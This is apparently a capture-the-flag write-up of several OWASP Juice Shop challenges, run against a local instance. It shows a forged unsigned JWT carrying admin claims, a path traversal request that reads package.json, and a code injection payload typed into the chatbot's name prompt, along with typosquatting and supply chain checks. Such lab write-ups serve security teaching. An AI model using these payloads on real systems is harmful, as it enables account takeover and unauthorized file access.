# Vulnerable Components


## Tools Used

- Web Browser
- npm Repository

## Methodology and Solution

### Accessing License Information

Navigated to `http://localhost:3000/3rdpartylicenses.txt` on the Juice Shop application to review the licensing and dependency information of third-party libraries included in the frontend built with Angular.



```
SOFTWARE.


@ethersproject/providers
MIT
MIT License

Copyright (c) 2019 Richard Moore

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
SOFTWARE.


@ethersproject/random
MIT
MIT License

Copyright (c) 2019 Richard Moore

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all
copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
SOFTWARE.
```

### Identifying Suspicious Library

Reviewed each library mentioned in the `3rdpartylicenses.txt`:

1. **Library Review:** Each library name and version listed in the license file was verified against the npm repository to confirm their authenticity and check for any known vulnerabilities or mismatches.
2. **Spotting the Typo:** Noticed an unusual spelling for what should have been "angular2-qrcode" but was listed as "anuglar2-qrcode." This prompted a further investigation.

### Verifying on npm

Searched for "anuglar2-qrcode" on npm to verify if it was a legitimate package:

- **npm Search:** The search confirmed that the library "anuglar2-qrcode" was indeed a typo and potentially a typosquatted package, intended to deceive users by mimicking the name of a well-known package.

# Unsigned JWT

## Tools Used

- **Web Browser**
- **JWT.io**
- **Base64 URL Encoder/Decoder**

### Understanding JWT

A JWT typically consists of three parts: Header, Payload, and Signature. The Header specifies the algorithm used for signing.


There is a lot of vulnerability that can be exploited related to JWT, but the one that we will exploit arises from the server not validating the signature properly. In fact, in the header part, we specify with which algorithm we have encrypted our signature. But there is a case where server is misconfigured and allows this part to be equal to "none".

## Capture and Decode a JWT

Logged into the Juice Shop application normally to capture a valid JWT, which is stored in the browser's cookies under the name `token`. This JWT is used for subsequent authenticated requests to the server.

### Example JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC
I6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwM
TkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2Vu
IjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGl
jL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpdm
UiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDQtMzAgMDc6MTI6MTMuMDAxICswMDowMCIsInVwZGF0Z
WRBdCI6IjIwMjQtMDQtMzAgMDk6MTg6MDQuNzU5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlh
dCI6MTcxNDQ3NzE5NX0.GOsP9r-lbRSiABNxNec0YrfN0Nru4yVqJLyxkGOM_07R1hZHKPtaMI-1Hvq
BIJ5ycyOvDFO4gIwjcLOl6ktWkEcwcTHt0fzJKjaa3WpwkFOclL3wvccm0ZiDKBr2b4w6Fkfc0Cphmc
FSRRYq6lws-J1XUHsTl4QL14JfjEvVauQ
```


## Manipulate JWT

Using JWT.io, I manipulated the JWT:

- **Header Change:** Modified the `alg` attribute from `RS256` (or similar) to `none`. This change suggests to the application that the token does not require verification.
- **Payload Modification:** Altered the `email` field to `jwtn3d@juice-sh.op` to meet challenges requirements.

**Forged JWT Example:**

We copy paste header and payload in clear text, seperatly, and we will copy paste them into a base 64 converter.




Note that there is tools that made this automatically, but since we have set signature to none, I prefer to do it manually to avoid errors.

For the header :

```
ewogICJ0eXAiOiAiSldUIiwKICAiYWxnIjogIm5vbmUiCn0
```

For the payload :

```
ewogICJzdGF0dXMiOiAic3VjY2VzcyIsCiAgImRhdGEiOiB7CiAgICAiaWQiOiAxLAogICAgInVzZXJ
uYW1lIjogIiIsCiAgICAiZW1haWwiOiAiand0bjNkQGp1aWNlLXNoLm9wIiwKICAgICJwYXNzd29yZC
I6ICIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsCiAgICAicm9sZSI6ICJhZG1pbiIsC
iAgICAiZGVsdXhlVG9rZW4iOiAiIiwKICAgICJsYXN0TG9naW5JcCI6ICJ1bmRlZmluZWQiLAogICAg
InByb2ZpbGVJbWFnZSI6ICJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5
wbmciLAogICAgInRvdHBTZWNyZXQiOiAiIiwKICAgICJpc0FjdGl2ZSI6IHRydWUsCiAgICAiY3JlYX
RlZEF0IjogIjIwMjQtMDQtMzAgMDc6MTI6MTMuMDAxICswMDowMCIsCiAgICAidXBkYXRlZEF0IjogI
jIwMjQtMDQtMzAgMDk6MTg6MDQuNzU5ICswMDowMCIsCiAgICAiZGVsZXRlZEF0IjogbnVsbAogIH0s
CiAgImlhdCI6IDE3MTQ0NzcxOTUKfQ==
```

We concatenate the strings to create the new JWT : {HEADER}.{PAYLOAD}.{SIGNATURE}
Please note that, even if signature is empty, you must keep the dot in order to make the JWT working.


So we finally have :


```
ewogICJ0eXAiOiAiSldUIiwKICAiYWxnIjogIm5vbmUiCn0.
ewogICJzdGF0dXMiOiAic3VjY2VzcyIsCiAgImRhdGEiOiB7CiAgICAiaWQiOiAxLAogICAgInVzZXJuYW1lIjogIiIsCiAgICAiZW1haWwiOiAiand0bjNkQGp1aWNlLXNoLm9wIiwKICAgICJwYXNzd29yZCI6ICIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsCiAgICAicm9sZSI6ICJhZG1pbiIsCiAgICAiZGVsdXhlVG9rZW4iOiAiIiwKICAgICJsYXN0TG9naW5JcCI6ICJ1bmRlZmluZWQiLAogICAgInByb2ZpbGVJbWFnZSI6ICJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLAogICAgInRvdHBTZWNyZXQiOiAiIiwKICAgICJpc0FjdGl2ZSI6IHRydWUsCiAgICAiY3JlYXRlZEF0IjogIjIwMjQtMDQtMzAgMDc6MTI6MTMuMDAxICswMDowMCIsCiAgICAidXBkYXRlZEF0IjogIjIwMjQtMDQtMzAgMDc6MTg6MTguNzU5ICswMDowMCIsCiAgICAiZGVsZXRlZEF0IjogbnVsbAogIH0sCiAgImlhdCI6IDE3MTQ0NzcxOTUKfQ.
```


In case of errors, depending on where you try to input this JWT, you can try to convert it in base 64 URL.

## Testing the Forged JWT

Replaced the legitimate JWT in the browser's cookie storage with the forged JWT inside a whoami API request, and observe answer from the API :





# Local File Read (LFI)

## Tools Used

- **Web Browser:**
- **Burp Suite**
- **Fuzzer:**

## Identifying the Vulnerable Endpoint

In a previous challenge, the endpoint `http://localhost:3000/dataerasure` was identified as potentially vulnerable. This endpoint is responsible for handling GDPR data erasure requests.




## Sending a Test Request

1. **Navigate to Data Erasure Page:** Go to `http://localhost:3000/dataerasure` and submit a random GDPR erasure request.
2. **Intercept the Request:** Use Burp Suite to capture the HTTP POST request.

## Analyzing the Request

The intercepted request looks like this:

```
POST /dataerasure HTTP/1.1
Host: localhost:3000
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
...
Cookie: [Your authentication cookies]
...
email=admin%40juice-sh.op&securityAnswer=test
```

## Fuzzing the Parameters


To find the vulnerable parameter, use a fuzzer to test different parameter values. The goal is to identify any parameter that causes the server to access files from the filesystem.

## Identifying the Vulnerable Parameter

After fuzzing, the parameter `layout` was found to be existent. A request with an invalid value for `layout` resulted in:

```
500 Internal Server Error
Error: ENOENT: no such file or directory
```

This error indicates that the server attempted to access a file based on the `layout` parameter.




## Crafting the Exploit


The error message suggests the server accesses files from the path `<root_directory>/juice-shop/views/<value_of_layout_parameter>`. To exploit this, we can try to read known files on the server by manipulating the `layout` parameter.

1. **Target File:** One commonly known file is `package.json`.
2. **Manipulate Parameter:** Modify the `layout` parameter to `../package.json`:

```
POST /dataerasure HTTP/1.1
Host: localhost:3000
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
...
Cookie: [Your authentication cookies]
...
email=admin%40juice-sh.op&securityAnswer=test&layout=../package.json
```

## Sending the Exploit

1. **Send the Request:** Use Burp Suite to send the crafted request.




2. **Verify Response:** The response should include the contents of the `package.json` file, confirming the successful LFI exploit.

# Supply Chain Attack

## Tools Used

- **Web Browser:**

### Reviewing `package.json`

Examined the `package.json` file previously obtained from the Juice Shop application during a previous challenge, focusing on dependencies and development dependencies. In case you don't have this, you can obtain it from 127.0.0.1:3000/ftp, or directly from the files folder of this github repository.

### Identifying Potentially Vulnerable Packages


Conducted a thorough review of each package listed in `package.json`, specifically looking at development tools, which are often overlooked for vulnerabilities that could lead to supply chain attacks.

## Researching Known Vulnerabilities

Searched for known vulnerabilities associated with each package using various security databases and vulnerability trackers.More specifically, I searched for supply chain vulnerability because it's in the tittle of this challenge.


## Discovering the Compromised Package

Identified a significant vulnerability in `eslint-scope@3.7.2`, a package used in the project. The vulnerability was detailed in a security incident report on GitHub, which explained how specific versions of `eslint-scope` were compromised to steal npm tokens.




**Vulnerability Report:** [ESLint-scope Security Issue Report]

### Submitting the Vulnerability Report

Submitted the URL of the original report along with details of the affected version (`eslint-scope@3.7.2`) to the Juice Shop development team for review and remediation.

# Kill Chatbot

## Tools Used

- **Web Browser:** For interacting with the chatbot and inspecting web elements.
- **Developer Tools:** To analyze the client-side code and network requests.

### Understanding the Chatbot Implementation

Upon initial analysis of the web page and its functionalities, the chatbot, identified as "juicy-chat-bot," seemed to operate based on a script loaded from an external source. Observations and code reviews suggested that the bot's operation might be controlled by conditions or flags that could potentially be manipulated.


### Code Analysis

The JavaScript code managing the chatbot included functions that controlled its online status and response mechanisms. It appeared to manage sessions and user interactions using tokens and possibly evaluated conditions for active responses.

```
handleResponse(e) {
    if (this.messages.push({
        author: pt.bot,
        body: e.body
    }),
    this.currentAction = this.messageActions[e.action],
    e.token) {
        localStorage.setItem("token", e.token);
        const o = new Date;
        o.setHours(o.getHours() + 8),
        this.cookieService.put("token", e.token, {
            expires: o
        })
    }
}
sendMessage() {
    const e = this.messageControl.value;
    e && (this.messages.push({
        author: pt.user,
        body: e
    }),
    this.messageControl.setValue(""),
    this.chatbotService.getChatbotStatus().subscribe(o=>{
        o.status || o.action ? this.chatbotService.getResponse(this.currentAction, e).subscribe(i=>{
            this.handleResponse(i)
        }
        ) : this.messages.push({
            author: pt.bot,
            body: o.body
        }),
        this.chatScrollDownTimeoutId = setTimeout(()=>{
            const i = document.getElementById("chat-window");
            i.scrollTop = i.scrollHeight,
            this.chatScrollDownTimeoutId = null
        }
        , 250)
    }
    ))
```

We found some pre-answered questions (irrevelant for this challenge, but might be useful later) :


## Exploiting Script Evaluation

Key discovery was that the chatbot used `vm2`'s `VM` module for executing dynamic scripts. This module, while designed to provide sandboxed execution of JavaScript code, could be prone to certain types of injection if not properly handled.

We find a possible entry point here :

```
addUser (token, name) {
    this.factory.run(`users.addUser("${token}", "${name}")`)
  }
```

This code really looks like an equivalent to "exec" function. Even if execution code does not appear in the repository, I found on internet that in general it can be something like this :

```
const { VM } = require('vm2');
```

```
this.factory.run = function(script) {
    let vm = new VM();
    vm.run(script);
};
```

### Code Injection

The chatbot prompted users for their name, which was then processed by the `factory.run()` method, executing a script that included the user-provided name. This interaction provided an opportunity for injection if user input was incorporated into the script unsanitized. As mentionned before, we can guess that this function may work like an "exec" call in JS, meaning that we can try all related exploit.

### Successful Payload Execution

By manipulating the input for the bot's name prompt, an injection was crafted to disrupt the process handling the chatbot:

```
testname"); process=null; users.addUser("1234", "malicioususer")
```

We put this payload into :

```
this.factory.run('users.addUser("${token}", "${name}")')
```

Which finally give us :

```
this.factory.run('users.addUser("blabla", "testname"); process=null;
users.addUser("1234", "malicioususer")')
```

This payload aimed to unset critical process variables or alter the flow within the sandbox environment, effectively "killing" the chatbot by stopping its execution or corrupting its state.

# Legacy Typosquatting

## Tools Used


- **GNU grep**:.
- **Web Browser**

## Review Hint and Background Information

The challenge hint suggests reading about npm malicious packages, focusing on typosquatting issues. Typosquatting involves packages named similarly to popular libraries, intended to trick developers into installing malicious versions.

## Inspecting Developer's Backup

An examination of the developers' backup file (`package.json.bak`) reveals a list of dependencies used by Juice Shop. This file is crucial for identifying potential typosquatted packages by comparing the listed package names with their legitimate counterparts. I tried to obtain a quick win by comparing all library with most common typosquatted library but I don't obtained any result using this method :



